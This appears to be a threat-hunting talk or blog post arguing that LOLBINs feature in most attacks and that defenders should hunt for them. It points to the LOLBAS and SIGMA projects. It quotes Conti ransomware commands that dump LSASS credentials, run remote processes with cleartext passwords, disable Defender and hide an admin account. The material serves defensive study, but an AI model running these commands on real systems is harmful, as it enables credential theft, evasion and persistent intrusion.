
WHY ARE “LOLBINS” IMPORTANT

- **Conti (2021)**



```
whoami /groups


net localgroup administrators


nltest /dclist:[domain]


rundll32.exe C:\windows\System32\comsvcs.dll,MiniDump PID
C:\ProgramData\lsass.dmp full


wmic /node: {1} process call create "rundll32.exe C:\ProgramData\2.dll
StartW"


wmic /node:"DC01" /user:"DOMAIN\admin" /password:"cleartextpass"
process call create "cmd / c vssadmin list shadows >> c: \log.txt"


powershell Set-MpPreference -DisableRealtimeMonitoring $true


reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v
oldadministrator /t REG_DWORD /d 0 / f
```

WHY ARE "LOLBINS" IMPORTANT



Why Hunting For LOLBINs Is One Of The Best Bets

Living of the Land — Photo by no one cares on Unsplash

Introduction

While working on "Malicious Command-Line"(MAL-CL), documenting and researching the many use cases different tools can be (ab)used via the command line. I noticed a trend that in hindsight seems "obviously obvious" but is I believe worth saying nonetheless.

> You don't drop things just because they're old and dusty, you drop them only when they stop working

And by things that "work" I mean of course our beloved LOLBINs.

LOLBINs are in some way like shiny pokemon in the sense that once you catch one you need to brag about it by using it all the time.

Now, we might talk about the latest C2 framework and how it'll offer command line obfuscation, parent/child spoofing, EDR unhooking, Direct Syscal invokes, and some other shenanigans that I'm not even aware of and while there is a thread of truth in those statements and attackers are certainly using these "advanced" techniques. The fact of the matter is attacks happen in a chain and in this chain often time than not LOLBINs are a big part of it.

> **Note:** *This blog post is in no capacity saying you should stop hunting for other stuff or hunt for X or Y. I'm simply pointing out a statistical observation that infer that* **"simple != bad"** *necessarily*

CONCLUSION

- LOLBINs are an effective way to achieve goals without brining your own tooling
- They are used in almost every reported attack in some shape or form
- LOLBAS Project is a great way to start familiarizing with LOLBINs and keeping yourself up to date
- SIGMA project already contains a bunch of detections that you can adapt to your environment

QUESTIONS?

THANK YOU

@nas_bench